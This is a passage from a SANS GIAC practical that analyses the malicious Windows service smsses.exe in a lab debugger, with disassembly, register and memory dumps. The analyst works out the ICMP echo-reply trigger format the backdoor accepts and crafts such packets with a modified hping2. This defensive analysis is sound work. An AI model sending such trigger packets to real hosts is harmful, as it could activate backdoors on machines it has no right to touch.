breakpoint at location 4019BF. (See Figures 38 and 39 below.) The recvfrom call gets data from a bound socket

Figure 38 – Location 4019BF Assembly Pane



© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 39 – Location 4019BF Registry Pane

```
Registers (FPU)
EAX 00000038
ECX 00138018
EDX 0067FCC0
EBX 75032FBF WS2_32.recvfrom
ESP 0067FCD8
EBP 75032B3C JMP to KERNEL32.GetLastErro
ESI 00000094
EDI 0013FF20

EIP 004019BF smsses.004019BF

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -UNORM 80DB 0012FC28 00000000
ST1 empty +UNORM 3949 0012F9CC FFFFFFFF
ST2 empty +UNORM 039C 00138BF0 00000000
ST3 empty +UNORM 0001 77D4E593 00138BF0
ST4 empty 3.1475493082957548040e-4932
ST5 empty -UNORM E992 0012FC38 00138570
ST6 empty +UNORM 47FC 0012FA8C 0012FB5C
ST7 empty 0.0194715782910224830e-4933
               3 2 1 0      E S P U O Z
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1
```

setup by the call to WSASocketA at location 4018DB. (See http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winsock/winsock/using_socket_wsasocket_wspsocket_2.asp.) The WSASocketA call, from the arguments, sets up a raw socket of the IP protocol type. From the setup of the call to recvfrom, one can see that the "buf" argument is the address of the incoming data. The incoming, data stored at location 103FF20, is listed below:

```
0013FF20  45 00 00 38 48 6F 00 00 80 01 E4 81 C0 A8 C6 01  E..8Ho..€_ä À¨Æ_
0013FF30  C0 A8 C6 81 03 03 CF 73 00 00 00 00 45 00 00 40  À¨Æ __Ïs....E..@
0013FF40  03 54 00 00 80 11 29 85 C0 A8 C6 81 C0 A8 C6 01  _T..€_)…À¨Æ À¨Æ_
0013FF50  04 27 00 35 00 2C 29 01 46 47 48 49 00 00 00 00  _'.5.,)_FGHI....
0013FF60  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

The EAX register contains the length of the received data in bytes.
In this case it is 38 hexadecimal or 56 decimal. At location 4019C8 the data length is checked to see if it is 39 hexadecimal. So we go back to location 4019AA to setup another call to recvfrom.

From this initial set of breakpoints we can conclude that some incoming packet of length 56 bytes was received by the "Local Partners Access" service. We also can conclude that the incoming data needs to be of length 39 hexadecimal or 57 decimal bytes. To proceed further into the service code, I decided to generate network packets that have a length of 57 bytes. The ping command run from the Windows guest seemed perfect for this. I invoked ping with the option to specify the buffer size. Since the header size is 28 bytes, the ping buffer size needs to be 29, to make a total of 57 bytes to send. The following is a typical structure of a

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

network packet sent by the ping command[ii]. The “esi + “ elements in the structure are how the packet fields are reference in the Ida Pro assembly listing.

```
Byte Number                Contents
dec  hex sub_401A00        value
----------------           ----------------------------------------------
ip portion of header
1    1   esi               4 bit version 4 bit length
2    2   esi + 1           type of service
3    3   esi + 2           length in bytes (first half)
4    4   esi + 3           length in bytes (second half)
5    5   esi + 4           identification (first half)
6    6   esi + 5           identification (second half)
7    7   esi + 6           flags 3 bits first 5 bits of fragment offset
8    8   esi + 7           last 8 bits of fragment offset
9    9   esi + 8           8 bit time to live
10   A   esi + 9           8 bit protocol
11   B   esi + A           first 8 bits of header checksum
12   C   esi + B           second 8 bits of header checksum
13   D   esi + C           byte 1 of source ip
14   E   esi + D           byte 2 of source ip
15   F   esi + E           byte 3 of source ip
16   10  esi + F           byte 4 of source ip
17   11  esi + 10          byte 1 of destin ip
18   12  esi + 11          byte 2 of destin ip
19   13  esi + 12          byte 3 of destin ip
20   14  esi + 13          byte 4 of destin ip

icmp portion of header
21   15  esi + 14          message type
22   16  esi + 15          message code type
23   17  esi + 16          first 8 bits of checksum
24   18  esi + 17          second 8 bits of checksum
25   19  esi + 18          first id byte
26   1A  esi + 19          second id byte
27   1B  esi + 1A          first echo sequence number byte
28   1C  esi + 1B          second echo sequence number byte
29-?? 1D-JJ esi + 1C       data
```

After ping is run the service stops at the 4019BF breakpoint. (See Figures 40 and 41 below.)

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 40 – Location 4019BF Assembly Pane

```
OllyDbg - smsses.exe - [CPU - thread 00000290, module s
C File View Debug Plugins Options Window Help
004019BF  . 83F8 FF          CMP EAX,-1
004019C2  .v74 19            JE SHORT smsses.004019DD
004019C4  . 85C0             TEST EAX,EAX
004019C6  .v7C 15            JL SHORT smsses.004019DD
004019C8  . 83F8 39          CMP EAX,39
004019CB  .^75 DD            JNZ SHORT smsses.004019AA
004019CD  . 8D4424 24        LEA EAX,DWORD PTR SS:[ESP+24]
004019D1  . 50               PUSH EAX
004019D2  . 57               PUSH EDI
004019D3  . E8 28000000      CALL smsses.00401A00
004019D8  . 83C4 08          ADD ESP,8
004019DB  .^EB CD            JMP SHORT smsses.004019AA
004019DD  > FFD5             CALL EBP
004019DF  . 3D 4C270000      CMP EAX,274C
004019E4  .^74 C4            JE SHORT smsses.004019AA
004019E6  . 5F               POP EDI
004019E7  . 5D               POP EBP
004019E8  . 5B               POP EBX
004019E9  . 83C8 FF          OR EAX,FFFFFFFF
004019EC  . 5E               POP ESI
004019ED  . 81C4 24010000    ADD ESP,124
004019F3  . C3               RETN
004019F4    90               NOP
004019F5    90               NOP
004019F6    90               NOP
004019F7    90               NOP
004019F8    90               NOP
004019F9    90               NOP
004019FA    90               NOP
004019FB    90               NOP
004019FC    90               NOP
004019FD    90               NOP
004019FE    90               NOP
004019FF    90               NOP
00401A00  $ 56               PUSH ESI
00401A01  . 8B7424 08        MOV ESI,DWORD PTR SS:[ESP+8]
00401A05  . 57               PUSH EDI
00401A06  . 66:837E 18 00    CMP WORD PTR DS:[ESI+18],0
00401A0B  .v0F85 B0020000    JNZ smsses.00401CC1
00401A11  . 8A46 15          MOV AL,BYTE PTR DS:[ESI+15]
00401A14  . 84C0             TEST AL,AL
00401A16  .v0F85 A5020000    JNZ smsses.00401CC1
00401A1C  . 8A46 14          MOV AL,BYTE PTR DS:[ESI+14]
00401A1F  . 84C0             TEST AL,AL
EAX=00000039
```

Figure 41 – ping Invocation

```
C:\WINNT\System32\cmd.exe
Reply from 127.0.0.1: bytes=57 time<10ms TTL=128
Reply from 127.0.0.1: bytes=57 time<10ms TTL=128
Reply from 127.0.0.1: bytes=57 time<10ms TTL=128
Reply from 127.0.0.1: bytes=57 time<10ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum =  0ms, Average =  0ms

C:\>ping -l 29 127.0.0.1

Pinging 127.0.0.1 with 29 bytes of data:

Reply from 127.0.0.1: bytes=29 time<10ms TTL=128
Reply from 127.0.0.1: bytes=29 time<10ms TTL=128
Reply from 127.0.0.1: bytes=29 time<10ms TTL=128
Reply from 127.0.0.1: bytes=29 time<10ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum =  0ms, Average =  0ms

C:\>_
```

This time when we step through the locations the comparison with 39 hexadecimal is successful. By hitting the F7 key a few times we end up at the call to subroutine sub_401A00. Since sub_401A00 is examining the incoming packet, let's look at a byte for byte diagram of this packet:

```
Ping Packet of decimal Length 57 bytes hexadeciaml length 39 bytes

IP PORTION OF HEADER

D    H   SUB401A00        DESCRIPTION                              CONTENTS
--   --  ---------        ---------------------------------------------
1    1   ESI              4 bit version, 4 bit length                 45
2    2   ESI + 1          type of service                             00
3    3   ESI + 2          length in bytes (first half)                00
4    4   ESI + 3          length in bytes (second half)               39
5    5   ESI + 4          identification (first half)                 00
6    6   ESI + 5          identification (second half)                78
7    7   ESI + 6          flags,1st 5 bits of fragment offset         00
8    8   ESI + 7          last 8 bits of fragment offset              00
9    9   ESI + 8          8 bit time to live                          80
10   A   ESI + 9          8 bit protocol                              01
11   B   ESI + A          first 8 bits of header checksum             3C
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

12	C	ESI + B	second 8 bits of header checksum	4A
13	D	ESI + C	byte 1 of source IP	7F
14	E	ESI + D	byte 2 of source IP	00
15	F	ESI + E	byte 3 of source IP	00
16	10	ESI + F	byte 4 of source IP	01
17	11	ESI + 10	byte 1 of destin IP	7F
18	12	ESI + 11	byte 2 of destin IP	00
19	13	ESI + 12	byte 3 of destin IP	00
20	14	ESI + 13	byte 4 of destin IP	01

ICMP PORTION OF HEADER

D	H	SUB401A00	DESCRIPTION	CONTENTS
21	15	ESI + 14	message type	00
22	16	ESI + 15	message code type	00
23	17	ESI + 16	first 8 bits of checksum	B7
24	18	ESI + 17	second 8 bits of checksum	2C
25	19	ESI + 18	first id byte	01
26	1A	ESI + 19	second id byte	00
27	1B	ESI + 1A	first echo sequence byte	06
28	1C	ESI + 1B	second echo sequence byte	00
DATA				
29	1D	ESI + 1C		61
30	1E	ESI + 1D		62
31	1F	ESI + 1E		63
32	20	ESI + 1F		64
33	21	ESI + 20		65
34	22	ESI + 21		66
35	23	ESI + 22		67
36	24	ESI + 23		68
37	25	ESI + 24		69
38	26	ESI + 25		6A
39	27	ESI + 26		6B
40	28	ESI + 27		6C
41	29	ESI + 28		6D
42	2A	ESI + 29		6E
43	2B	ESI + 2A		6F
44	2C	ESI + 2B		70
45	2D	ESI + 2C		71
46	2E	ESI + 2D		72
47	2F	ESI + 2E		73
48	30	ESI + 2F		74
49	31	ESI + 30		75
50	32	ESI + 31		76
51	33	ESI + 32		77
52	34	ESI + 33		61
53	35	ESI + 34		62
54	36	ESI + 35		63
55	37	ESI + 36		64
56	38	ESI + 37		65
57	39	ESI + 38		66


Notice that in the above diagram field 10 is one. This is the protocol type. A protocol type with a value of one is ICMP. At location 401A06, the two byte value at location "ESI + 18h" is being compared to zero. If this value is not zero a jump to location 401CC1 is taken. The location 401CC1 returns to the recvfrom loop. Since the two byte vale at location "ESI + 18h is the id field of ICMP portion of the packet header, the id field must be zero to pass the test. At locations 401A1C through 401A21, the value "ESI + 14h" is being tested. If this value is not zero, a return to the recvfrom loop via location 401CC1 is taken. This means that the message type has to be an ICMP echo reply. At locations 401A11 through 401A16, the value "ESI + 15h" is being tested. If this value is not zero, a return to the recvfrom loop via location 401CC1 is taken. This means that the message

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

code type has to be zero. A message code type of zero is the type associated with an ICMP echo reply.

To continue further into the analysis of the "Local Partners Access" service one has to construct ICMP echo reply packets. In the above example ping was used. The echo reply packet that hit the breakpoint was the response to the echo request packet sent by the ping command. The open source utility hping (see http://www.hping.org) is able to send ICMP echo reply packets. I installed hping (the binary is called hping2 in the make directory) on the Linux guest. I invoked hping2 on the Linux guest with parameters to send one ICMP echo reply packet with a data payload of 29 bytes to the Windows guest. (See Figure 42 below.)

Figure 42 – hping2 Invocation on the Linux Guest



The file data being sent by hping2 consists of the string "i am the data ken sent". I set a breakpoint at location 401A06. As figure 43 below shows, we are stopped at location 401A06.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 43 – Location 401A06 Assembly Pane

```
OllyDbg - smsses.exe - [CPU - thread 00000218, module smsses]
C File View Debug Plugins Options Window Help
004019D3  . E8 28000000    CALL smsses.00401A00
004019D8  . 83C4 08        ADD ESP,8
004019DB  .^EB CD          JMP SHORT smsses.004019AA
004019DD  > FFD5           CALL EBP
004019DF  . 3D 4C270000    CMP EAX,274C
004019E4  .^74 C4          JE SHORT smsses.004019AA
004019E6  . 5F             POP EDI
004019E7  . 5D             POP EBP
004019E8  . 5B             POP EBX
004019E9  . 83C8 FF        OR EAX,FFFFFFFF
004019EC  . 5E             POP ESI
004019ED  . 81C4 24010000  ADD ESP,124
004019F3  . C3             RETN
004019F4    90             NOP
004019F5    90             NOP
004019F6    90             NOP
004019F7    90             NOP
004019F8    90             NOP
004019F9    90             NOP
004019FA    90             NOP
004019FB    90             NOP
004019FC    90             NOP
004019FD    90             NOP
004019FE    90             NOP
004019FF    90             NOP
00401A00  $ 56             PUSH ESI
00401A01  . 8B7424 08      MOV ESI,DWORD PTR SS:[ESP+8]
00401A05  . 57             PUSH EDI
00401A06  . 66:837E 18 00  CMP WORD PTR DS:[ESI+18],0
00401A0B  .v0F85 B0020000  JNZ smsses.00401CC1
00401A11  . 8A46 15        MOV AL,BYTE PTR DS:[ESI+15]
00401A14  . 84C0           TEST AL,AL
00401A16  .v0F85 A5020000  JNZ smsses.00401CC1
00401A1C  . 8A46 14        MOV AL,BYTE PTR DS:[ESI+14]
00401A1F  . 84C0           TEST AL,AL
00401A21  .v0F85 9A020000  JNZ smsses.00401CC1
00401A27  . 8B3D F4304000  MOV EDI,DWORD PTR DS:[<&WS2_32.#9>]   WS2_32.ntohs
00401A2D  . 68 03FF0000    PUSH 0FF03                            NetShort = FF03
00401A32  . FFD7           CALL EDI                              ntohs
00401A34  . 66:3946 1A     CMP WORD PTR DS:[ESI+1A],AX
00401A38  .v74 2B          JE SHORT smsses.00401A65
00401A3A  . 68 02FF0000    PUSH 0FF02                            NetShort = FF02
00401A3F  . FFD7           CALL EDI                              ntohs
00401A41  . 66:3946 1A     CMP WORD PTR DS:[ESI+1A],AX
DS:[00140128]=0456
```

Figure 44 shows that the value of ESI is 140110. A dump of location 140110 (see Figure 45 below) contains the string “i am the data ken sent” verifying that this is the packet sent by hping2.

Figure 44 – Location 401A06 Register Pane

```
Registers (FPU)
EAX 0067FCFC
ECX 00137FF0
EDX 0067FCC0
EBX 75032FBF WS2_32.recvfrom
ESP 0067FCC4
EBP 75032B3C JMP to KERNEL32.GetLastErr
ESI 00140110
EDI 00140110

EIP 00401A06 smsses.00401A06

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -UNORM 80DB 0012FC28 00000000
ST1 empty +UNORM 3949 0012F9CC FFFFFFFF
ST2 empty +UNORM 039C 00138BC8 00000000
ST3 empty +UNORM 0001 77D4E593 00138BC8
ST4 empty 3.1475493082957547890e-4932
ST5 empty -UNORM E992 0012FC38 00138548
ST6 empty +UNORM 47FC 0012FA8C 0012FB5C
ST7 empty 0.0194715782910224830e-4933
               3 2 1 0      E S P U O Z
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 45 – Dump of Location 140110


```
OllyDbg - smsses.exe - [Dump - 00130000..00142FFF]
D File View Debug Plugins Options Window Help
L E M T W C K B

00140090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
001400A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
001400B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
001400C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
001400D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
001400E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
001400F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00140100 00 00 00 00 00 00 00 00 73 02 43 00 00 01 0C 00 ........s☻C..♀..
00140110 45 00 00 39 7D C6 00 00 40 01 EE A8 C0 A8 C6 82 E..9}├..@☺є¿└¿├é
00140120 C0 A8 C6 81 00 00 AE 3B 56 04 00 00 69 20 61 6D └¿├ü..«;V♦..i am
00140130 20 74 68 65 20 64 61 74 61 20 6B 65 6E 20 73 65  the data ken se
00140140 6E 74 00 00 00 00 00 00 0A 00 00 00 00 00 00 00 nt..............
00140150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00140160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00140170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00140180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00140190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Since the packet sent by hping2 has the correct ICMP type and code, we need only to change the echo sequence field in the ICMP header to get further into the "Local Partner Access" service code.

At locations 401A2D through 401A5F there are a series of tests to confirm that the "ESI + 1A" two byte field of the ICMP packet contains either the hexadecimal byte string of "FF01","FF02","FF03", or "FF04". This field is the echo sequence bytes of the ICMP header. I modified hping2 to send an ID field of zero and an echo sequence field of "FF03". (See Appendix F.) Invoking the new hping2 I captured the outgoing packet with tcpdump (see Appendix G for tcpdump documentation) on the Linux host. (See Figure 46 below.)

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 46 – tcpdump of Packet going from Linux guest to Windows guest



I set a new breakpoint at location 401A27. The OllyDbg output is shown in Figures 47 and 48 below.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 47 – Location 401A27 Assembly Pane

```
OllyDbg - smsses.exe
File View Debug Plugins Options Window Help
CPU - thread 00000290, module smsses
004019FF    90              NOP
00401A00  $ 56              PUSH ESI
00401A01  . 8B7424 08       MOV ESI,DWORD PTR SS:[ESP+8]
00401A05  . 57              PUSH EDI
00401A06  . 66:837E 18 00   CMP WORD PTR DS:[ESI+18],0
00401A0B  .v0F85 B0020000   JNZ smsses.00401CC1
00401A11  . 8A46 15         MOV AL,BYTE PTR DS:[ESI+15]
00401A14  . 84C0            TEST AL,AL
00401A16  .v0F85 A5020000   JNZ smsses.00401CC1
00401A1C  . 8A46 14         MOV AL,BYTE PTR DS:[ESI+14]
00401A1F  . 84C0            TEST AL,AL
00401A21  .v0F85 9A020000   JNZ smsses.00401CC1
00401A27  . 8B3D F4304000   MOV EDI,DWORD PTR DS:[<&WS2_32.#9>]   WS2_32.ntohs
00401A2D  . 68 03FF0000     PUSH 0FF03                            NetShort = FF03
00401A32  . FFD7            CALL EDI                              ntohs
00401A34  . 66:3946 1A      CMP WORD PTR DS:[ESI+1A],AX
00401A38  .v74 2B           JE SHORT smsses.00401A65
00401A3A  . 68 02FF0000     PUSH 0FF02                            NetShort = FF02
00401A3F  . FFD7            CALL EDI                              ntohs
00401A41  . 66:3946 1A      CMP WORD PTR DS:[ESI+1A],AX
00401A45  .v74 1E           JE SHORT smsses.00401A65
00401A47  . 68 01FF0000     PUSH 0FF01                            NetShort = FF01
00401A4C  . FFD7            CALL EDI                              ntohs
00401A4E  . 66:3946 1A      CMP WORD PTR DS:[ESI+1A],AX
00401A52  .v74 11           JE SHORT smsses.00401A65
00401A54  . 68 04FF0000     PUSH 0FF04                            NetShort = FF04
00401A59  . FFD7            CALL EDI                              ntohs
00401A5B  . 66:3946 1A      CMP WORD PTR DS:[ESI+1A],AX
00401A5F  .v0F85 5C020000   JNZ smsses.00401CC1
00401A65  > A1 2C404000     MOV EAX,DWORD PTR DS:[40402C]
00401A6A  . 48              DEC EAX                               Switch (cases 1..3)
00401A6B  .v0F84 E4010000   JE smsses.00401C55
00401A71  . 48              DEC EAX
00401A72  .v0F84 D8000000   JE smsses.00401B50
00401A78  . 48              DEC EAX
00401A79  .v0F85 42020000   JNZ smsses.00401CC1
00401A7F  . 8D4424 0C       LEA EAX,DWORD PTR SS:[ESP+C]          Case 3 of switch 00401A6A
00401A83  . 50              PUSH EAX                              timer
00401A84  . FF15 94304000   CALL DWORD PTR DS:[<&MSVCRT.time>]    time
00401A8A  . 8B4424 10       MOV EAX,DWORD PTR SS:[ESP+10]
00401A8E  . 8B15 8C454000   MOV EDX,DWORD PTR DS:[40458C]
00401A94  . 8BC8            MOV ECX,EAX
00401A96  . 83C4 04         ADD ESP,4
00401A99  . 2BCA            SUB ECX,EDX
00401A9B  . 8B15 34404000   MOV EDX,DWORD PTR DS:[404034]
00401AA1  . 3BCA            CMP ECX,EDX
00401AA3  .v7E 5B           JLE SHORT smsses.00401B00
00401AA5  . 8B5424 10       MOV EDX,DWORD PTR SS:[ESP+10]
00401AA9  . BE 01000000     MOV ESI,1
00401AAE  . 56              PUSH ESI
00401AAF  . 6A 00           PUSH 0
00401AB1  . 8B42 04         MOV EAX,DWORD PTR DS:[EDX+4]
00401AB4  . 8B15 3C404000   MOV EDX,DWORD PTR DS:[40403C]         smsses.00404054
00401ABA  . 6A 00           PUSH 0
00401ABC  . 6A 00           PUSH 0
00401ABE  . 50              PUSH EAX
00401ABF  . 8BFA            MOV EDI,EDX
00401AC1  . 83C9 FF         OR ECX,FFFFFFFF
00401AC4  . 33C0            XOR EAX,EAX
00401AC6  . F2:AE           REPNE SCAS BYTE PTR ES:[EDI]
00401AC8  . F7D1            NOT ECX
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 48 – Location 401A27 Register Pane

```
Registers (FPU)
EAX 0067FC00
ECX 00137FF0
EDX 0067FCC0
EBX 75032FBF WS2_32.recvfrom
ESP 0067FCC4
EBP 75032B3C JMP to KERNEL32.GetLastError
ESI 0013FEF8
EDI 0013FEF8

EIP 00401A27 smsses.00401A27

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -UNORM 80DB 0012FC28 00000000
ST1 empty +UNORM 3949 0012F9CC FFFFFFFF
ST2 empty +UNORM 039C 00138BC8 00000000
ST3 empty +UNORM 0001 77D4E593 00138BC8
ST4 empty 3.1475493082957547890e-4932
ST5 empty -UNORM E992 0012FC38 00138548
ST6 empty +UNORM 47FC 0012FA8C 0012FB5C
ST7 empty 0.0194715782910224830e-4933
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

To verify that the packet is the same as the one captured by tcpdump on the Linux guest, I dumped location 13FEF8:

```
0013FEF0  73 02 86 00 00 01 0C 00 45 00 00 39 FC 20 00 00  s_†.._..E..9ü ..
0013FF00  40 01 70 4E C0 A8 C6 82 C0 A8 C6 81 00 00 05 3C  @_pNÀ¨Æ,À¨Æ .._<
0013FF10  00 00 FF 03 69 20 61 6D 20 74 68 65 20 64 61 74  ..ÿ_i am the dat
0013FF20  61 20 6B 65 6E 20 73 65 6E 74 00 00 00 00 00 00  a ken sent......
```

This location is ESI, the starting address of the incoming packet. Executing the code one location at a time using the F7 key, the jump to location 401A65 is taken from location 401A38. (See Figures 49 and 50 below.)

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 49 – Location 401A38 Assembly Pane

```
OllyDbg - smsses.exe - [CPU - thread 000002BC, module smsses]
C File View Debug Plugins Options Window Help

00401A34  . 66:3946 1A      CMP WORD PTR DS:[ESI+1A],AX
00401A38  .v74 2B           JE SHORT smsses.00401A65
00401A3A  . 68 02FF0000     PUSH 0FF02                          NetShort = FF02
00401A3F  . FFD7            CALL EDI                            ntohs
00401A41  . 66:3946 1A      CMP WORD PTR DS:[ESI+1A],AX
00401A45  .v74 1E           JE SHORT smsses.00401A65
00401A47  . 68 01FF0000     PUSH 0FF01                          NetShort = FF01
00401A4C  . FFD7            CALL EDI                            ntohs
00401A4E  . 66:3946 1A      CMP WORD PTR DS:[ESI+1A],AX
00401A52  .v74 11           JE SHORT smsses.00401A65
00401A54  . 68 04FF0000     PUSH 0FF04                          NetShort = FF04
00401A59  . FFD7            CALL EDI                            ntohs
00401A5B  . 66:3946 1A      CMP WORD PTR DS:[ESI+1A],AX
